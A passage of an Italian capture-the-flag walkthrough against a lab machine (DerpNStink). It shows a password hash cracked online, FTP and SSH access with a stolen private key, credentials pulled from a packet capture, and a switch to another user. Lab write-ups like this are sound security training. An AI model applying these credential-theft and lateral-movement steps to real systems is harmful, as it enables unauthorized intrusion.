





Torniamo poi alla pagina dei database mysql in cui ricerchiamo la password per l'utente unclestinky.



Una volta trovata, dobbiamo farne il cracking in quanto quello trovato è l'hash della password. Per fare ciò, per comodità, utilizziamo un tool online per il cracking delle password alla pagina '**crackstation.net**' e troviamo la password in chiaro: **wedgie57**.




A questo punto proviamo a fare il login sul servizio FTP con le credenziali trovate: **stinky-wedgie57**, tramite il comando **"ftp 192.168.64.11"** e riusciamo ad autenticarci.




A questo punto eseguiamo qualche comando:

- "**ls -la**" per visualizzare tutte le directory presenti nel percorso attuale.
- "**cd files**" per spostarci nella directory selezionata
- "**cd network-logs"** per spostarci nella directory selezionata
- Proviamo "**cat derpissues.txt**" per visualizzare il file, ma non ce lo permette
- "**get derpissues.txt**" per scaricare il file sulla nostra macchina e poterlo visualizzare.




Il file derpissues.txt rappresenta una conversazione tra stinky e mrderp in cui quest'ultimo non riesce più ad eseguire il login su WordPress. Stinky riesce ad intercettare le credenziali e possiamo notare nel messaggio delle 12.12 che entrambi sono sysadmin.


Abbiamo così trovato un altro admin di sistema: **mrderp**.




Torniamo nella directory file e ci spostiamo in ssh con il comando "**cd ssh**", dopo varie enumerazioni delle cartelle ssh, riusciamo a trovare il file '**key.txt**' che andiamo a scaricare sulla nostra macchina con il comando "**get key.txt**" per poterlo visualizzare.




Il file ci restituisce la chiave privata per l'autenticazione sul servizio SSH che possiamo sfruttare per accedere alla macchina da remoto




Proviamo quindi l'autenticazione al servizio SSH con il comando "**sudo ssh -i /home/kali/key.txt stinky@192.168.64.11**" passandogli con il paramento -i il file contenente la chiave privata di autenticazione. Ci viene però restituito un errore in quanto il file con la chiave ha troppi permessi.



Andiamo quindi a diminuire i permessi del file con il comando





A questo punto, riproviamo l'autenticazione.

Una volta eseguita l'autenticazione, con il comando "**ls**" abbiamo guardato le directory presenti, con il comando "**cd Desktop**" ci siamo spostanti della cartella Desktop in cui abbiamo trovato il file '**flag.txt**' che, una volta aperto con il comando "**cat flag.txt**", ci ha restituito la **flag3**.

```
stinky@DeRPnStiNK:~$ ls
Desktop  Documents  Downloads  ftp
stinky@DeRPnStiNK:~$ cd Desktop/
stinky@DeRPnStiNK:~/Desktop$ ls
flag.txt
stinky@DeRPnStiNK:~/Desktop$ cat flag.txt
flag3(07f62b021771d3cf67e2e1faf18769cc5e5c119ad7d4d1847a11e11d6d5a7ecb)
```


Torniamo quindi nella directory principale alla ricerca della flag4.
Ci spostiamo con il comando "**cd Documents**" nella cartella documenti in cui troviamo il file '**derpissues.pcap**' che, dopo varie ricerche, capiamo essere un file con i pacchetti di rete catturati; quindi, ipotizziamo essere il file creato da stinky per il recupero delle credenziali di mrderp.

```
stinky@DeRPnStiNK:~$ cd Documents/
stinky@DeRPnStiNK:~/Documents$ ls
derpissues.pcap
```


Andiamo a scaricare tale file sulla nostra macchina con il comando "**scp -i /home/kali/key.txt stinky@192.168.64.11:/home/stinky/Documents/derpissues.pcap /home/kali/desktop**" per poter essere aperto con il tool **wireshark**.

```
┌──(kali㉿kali)-[~]
└─$ scp -i /home/kali/key.txt stinky@192.168.64.11:/home/stinky/Documents/derpissues.pcap /home/kali/Desktop
Ubuntu 14.04.5 LTS
                    ,~~~~~~~~~~~~~~..
                   '  Derrrrrp  N   `
                   |    Stink       |
                    ', ___________ _,'
                      V
derpissues.pcap
```

Apriamo quindi il file appena scaricato con wireshark con il comando **wireshark derpissues.pcap**”



Dopo aver analizzato tutti i pacchetti di rete intercettati, troviamo il pacchetto POST contenente le credenziali dell’utente mrdperp.



Avendo recuperato le credenziali di mrderp, proviamo a cambiare utente passando da stinky a mrderp mantenendo sempre la connessione SSH attiva:


- "**su mrderp**" per cambiare utente
- "**whoami**": per verificare il cambio di utente
- "**cd**" per spostarci nella directory principale
- "**pwd**" per verificare dove ci troviamo
- "**ls**" per visualizzare le directory presenti nel percorso attuale
- "**cd Desktop**" per spostaci nella cartella del desktop
- "**cat helpesk.log"** per visualizzare il file

```
stinky@DeRPnStiNK:~$ su mrderp
Password:
mrderp@DeRPnStiNK:/home/stinky/Documents$ whoami
mrderp
mrderp@DeRPnStiNK:/home/stinky/Documents$ cd
mrderp@DeRPnStiNK:~$ pwd
/home/mrderp
mrderp@DeRPnStiNK:~$ ls
Desktop  Documents  Downloads
mrderp@DeRPnStiNK:~$ cd Desktop/
mrderp@DeRPnStiNK:~/Desktop$ ls
helpdesk.log
mrderp@DeRPnStiNK:~/Desktop$ cat helpdesk.log
```


Nel file '**helpdesk.log**' troviamo la risposta del servizio assistenza che invita l'utente a visitare la pagina 'https://pastebin.com/RzK9WfGw' per avere informazioni immediate su come risolvere il problema avuto.

```
Regards,
Service Desk


Listen with focus, answer with accuracy, assist with compassion.

From: Help Desk
Date: Mon, Sep 10, 2017 at 2:53 PM
Subject: sudoers ISSUE=242 PROJ=26
To: Derp, Mr (mrderp) [C]
When replying, type your text above this line.

Closed Ticket Notification

Thank you for contacting the Help Desk. Your ticket information and its resolution is
below. If you feel that the ticket has not been resolved to your satisfaction or you need additional
assistance, please reply to this notification to provide additional information.
If you need immediate help (i.e. you are within two days of a deadline or in the event of a
security emergency), call us or visit our Self Help Web page at https://pastebin.com/RzK9WfGw
Note that the Help Desk's busiest hours are between 10 a.m. (ET)
and 3 p.m. (ET).
Toll-free: 1-866-504-9552
Phone: 301-402-7469
TTY: 301-451-5939
Ticket Title: sudoers issues
Ticket Number: 242
Status: Closed
Date Created: 09/10/2017
Latest Update Date: 09/10/2017
CC's:
Resolution: Closing ticket. ticket notification.

Regards,
eRA Service Desk
Listen with focus, answer with accuracy, assist with compassion.
For more information, dont forget to visit the Self Help Web page!!!
```

